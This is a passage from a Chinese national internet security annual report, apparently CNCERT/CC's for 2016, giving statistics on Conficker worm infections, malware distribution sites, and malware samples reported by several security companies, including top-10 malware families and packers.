


图3-15　近6年全球互联网感染“飞客”蠕虫的主机IP地址月均数量（来源：CNCERT/CC）

据 CNCERT/CC 抽样监测，2016 年全球感染“飞客”蠕虫的主机 IP 地址数量排名前三的国家和地区分别是中国境内（14.5%）、印度（9.3%）和巴西（5.8%），具体分布情况如图 3-16 所示。2016 年中国境内感染“飞客”蠕虫的主机 IP 地址数量月度变化趋势如图 3-17 所示，月均数量近 67 万个，总体上有所上升，较 2015 年上升 38.9%。




图3-16　2016年全球互联网感染“飞客”蠕虫的主机IP地址数量按国家和地区分布（来源：CNCERT/CC）




图3-17　2016年中国境内感染“飞客”蠕虫的主机IP地址数量按月度统计（来源：CNCERT/CC）

3.3 恶意程序传播活动监测

2016 年 1–4 月恶意程序传播活动频次逐步降低，5–7 月恶意程序传播活动频次于较低水平趋于稳定，8 月开始恶意程序传播事件数量较前 7 个月出现明显增长，8–12 月恶意程序传播事件数量始终保持在较高水平，其中 9 月达到顶峰，11 月则相对减少一些。频繁的恶意程序传播活动使用户上网面临的感染恶意程序风险加大，后半年恶意程序传播活动的增加使得对其传播源的清理形势越发严峻，同时需要更加注重提醒广大用户提高个人信息安全意识。2016 年已知恶意程序传播事件次数按月度统计如图 3–18 所示。




图3–18　2016年已知恶意程序传播事件次数按月度统计（来源：CNCERT/CC）

2016 年，CNCERT/CC 共监测到 9410 个放马站点（去重后）。图 3–19 是中国境内地区放马站点数量月度统计情况，可以看到，放马站点数量在 2016 年呈现波动趋势，11 月达到峰值，9 月为全年最低值，第四季度放马站点数量有一定幅度增加。




图3-19　2016年放马站点数量按月度统计（来源：CNCERT/CC）

图 3-20 为 CNCERT/CC 监测发现的 2016 年中国境内地区放马站点按省份分布情况，列前 5 位的省份是浙江省（9.3%）、江苏省（8.7%）、广东省（8.7%）、北京市（5.6%）和陕西省（5.5%）。




图3-20　2016年中国境内地区放马站点按省份分布（来源：CNCERT/CC）

图 3-21 所示为 CNCERT/CC 监测发现的 2016 年中国境内地区放马站

点按域名分布情况，其中，排名前 3 位的是 .com 域名（66.6%）、.net 域名（9.5%）和 .cn 域名（8.4%）。




图3-21　2016年中国境内地区放马站点按域名分布（来源：CNCERT/CC）

CNCERT/CC 监测发现，2016 年恶意程序传播绝大多数使用 80 端口。CNCERT/CC 全年监测发现，恶意程序传播大量使用 www.go890.com 和 url.tduou.com 这两个域名来承载恶意程序，其中 www.go890.com 主要承载的恶意程序为 Trojan/Win32.SGeneric 家族，url.tduou.com 则主要承载两种家族的恶意程序，分别为 RiskWare[Downloader]/Win32.Agent 家族和 GrayWare[AdWare]/Win32.AdLoad 家族，传播感染数量均很大。2016 年放马站点使用的端口分布统计如图 3-22 所示。




图3-22　2016年放马站点使用的端口分布统计（来源：CNCERT/CC）

3.4 通报成员单位报送情况

3.4.1　奇虎 360 公司恶意程序捕获情况

2016 年，奇虎 360 互联网安全中心共截获 PC 端新增恶意程序样本 1.9 亿个，同比 2015 年（3.6 亿个）下降 47.2%，平均每天截获新增恶意程序样本 52.1 万个。从拦截量看，2016 年拦截恶意程序攻击 627.3 亿次，同比 2015 年（855.4 亿次）下降 26.7%，平均每天为用户拦截恶意程序攻击约 1.7 亿次。2016 年 PC 端恶意程序新增量和云查询拦截量具体如图 3-23 所示。




图3-23　2016年PC端恶意程序新增量和云查询拦截量（来源：360互联网安全中心）

2016 年，从地域分布来看，感染 PC 恶意程序最多的地区为广东省，感染数量占全国感染数量的 12.5%；其次为北京市（7.3%）、浙江省（6.4%）、江苏省（6.2%）、山东省（6.0%），遭遇攻击最多的 10 个省的比例之和超过 50%。2016 年 PC 恶意程序拦截量最多的 TOP10 省市如图 3-24 所示。




图3-24　2016年PC恶意程序拦截量最多的TOP10省市
（来源：360互联网安全中心）

3.4.2　安天公司报送的恶意程序情况

根据安天公司的监测结果，2016 年全年捕获恶意程序总量为 1285701 个（按恶意程序名称统计），比 2015 年的 2871658 个下降 65.3%。2016 年各月捕获的数量如图 3-25 所示，其中 5 月达到全年最高值 170881 个，10 月达到全年最低值 84466 个。




图3-25　2016年捕获恶意程序数量月度统计（来源：安天公司）

2016 年全年捕获恶意程序样本总量为 143259203 个（按 MD5 值统计），比 2015 年的 137033216 个增长 4.5%。2016 年各月捕获数量如图 3-26 所示，其中 5 月达到全年最高值 14568994 个，10 月达到全年最低值 10425572 个。




图3-26　2016年捕获恶意程序样本数量月度统计（来源：安天公司）

2014–2016 年捕获恶意程序数量（按恶意程序名称统计）走势如图 3–27 所示。




图3–27　2014–2016年捕获恶意程序数量走势（来源：安天公司）

2014–2016 年捕获恶意程序样本数量（按 MD5 值统计）走势如图 3–28 所示。




图3–28　2014–2016年捕获恶意程序样本数量走势（来源：安天公司）

安天公司将捕获的恶意程序类型分为 8 大类，分别是木马、感染式病毒、蠕虫、灰色软件、黑客工具、风险软件、垃圾文件和测试文件，主要类别恶意程序捕获的数量（按恶意程序名称统计）按月度统计如图 3-29 所示。其中，木马是对全年捕获恶意程序数量趋势影响最大的一类恶意程序，全年捕获木马数量共 795655 个。




图3-29　2016年捕获的主要类别恶意程序数量按月度统计（来源：安天公司）

3.4.3　绿盟科技公司报送的恶意程序情况

根据绿盟科技公司的监测结果，2016 年全年捕获恶意程序样本总量为 5711 个（按 MD5 值统计），比 2015 年的 4281 个增长 33%。2016 年各月捕获数量如图 3-30 所示，其中 10 月达到全年最高值 581 个，5 月达到全年最低值 371 个。




图3-30　2016年捕获恶意程序样本数量按月度统计（来源：绿盟科技公司）

绿盟科技公司将捕获的恶意程序类型分为 7 大类，分别是蠕虫、木马、僵尸网络、dropper、后门、下载和广告等，主要类别恶意程序捕获数量月度统计如图 3-31 所示。其中，木马是对全年捕获恶意程序数量趋势影响最大的一类恶意程序，全年捕获木马数量共 3200 余个。根据 2015 年和 2016 年监测结果对比，在捕获的各类恶意程序中，绝对数量增长最多的是木马类，上升 22.8%。各类恶意程序数量增幅位居前三位的是，广告类、下载类和后门类，增幅分别为 204.0%、139.7% 和 72.7%。2015 年与 2016 年捕获恶意程序数量分类对比如图 3-32 所示。




图3-31　2016年捕获各类恶意程序数量按月度统计（来源：绿盟科技公司）




图3-32　2015年与2016年捕获的恶意程序数量分类对比（来源：绿盟科技公司）

绿盟科技公司跟踪 2016 年热点网络安全事件，对相关恶意程序样本家族进行深度分析。2016 年绿盟科技公司分析的热点事件恶意程序家族前 10 位见表 3-1。

表3-1　2016年热点事件相关恶意程序家族TOP10（来源：绿盟科技公司）

序号	家族名称
1	Locky
2	BlackEnergy
3	Lazarus
4	iSpySoft/ HawkEye
5	Remaiten
6	billgates
7	Mirai
8	shifu
9	Petya
10	黑暗幽灵

2016 年，恶意程序样本表现出越来越强的对抗性。2016 年热点安全事件相关恶意程序所使用的主要壳类型 TOP10 见表 3-2。

表3-2　2016年热点事件相关恶意程序所使用的壳类型TOP10（来源：绿盟科技公司）

序号	壳名称
1	UPX
2	NsPack
3	ASPack
4	WinUPack
5	PeCompact
6	VM Protect
7	ASProtect
8	Armadillo
9	EXECryptor
10	Themida

3.4.4　深信服公司报送的恶意程序情况

根据深信服公司的监测结果，2016 年全年捕获恶意程序总量为 354750 个（按恶意程序名称统计）。2016 年各月捕获数量如图 3-33 所示，其中 9 月达到全年最高值 96259 个，12 月达到全年最低值 12364 个。




图3-33　2016年捕获恶意程序数量月度统计（来源：深信服公司）

2016 年全年捕获恶意程序样本总量为 1194522 个（按 MD5 值统计）。2016 年各月捕获数量如图 3-34 所示，其中 4 月达到全年最高值 181383 个，12 月达到全年最低值 72348 个。

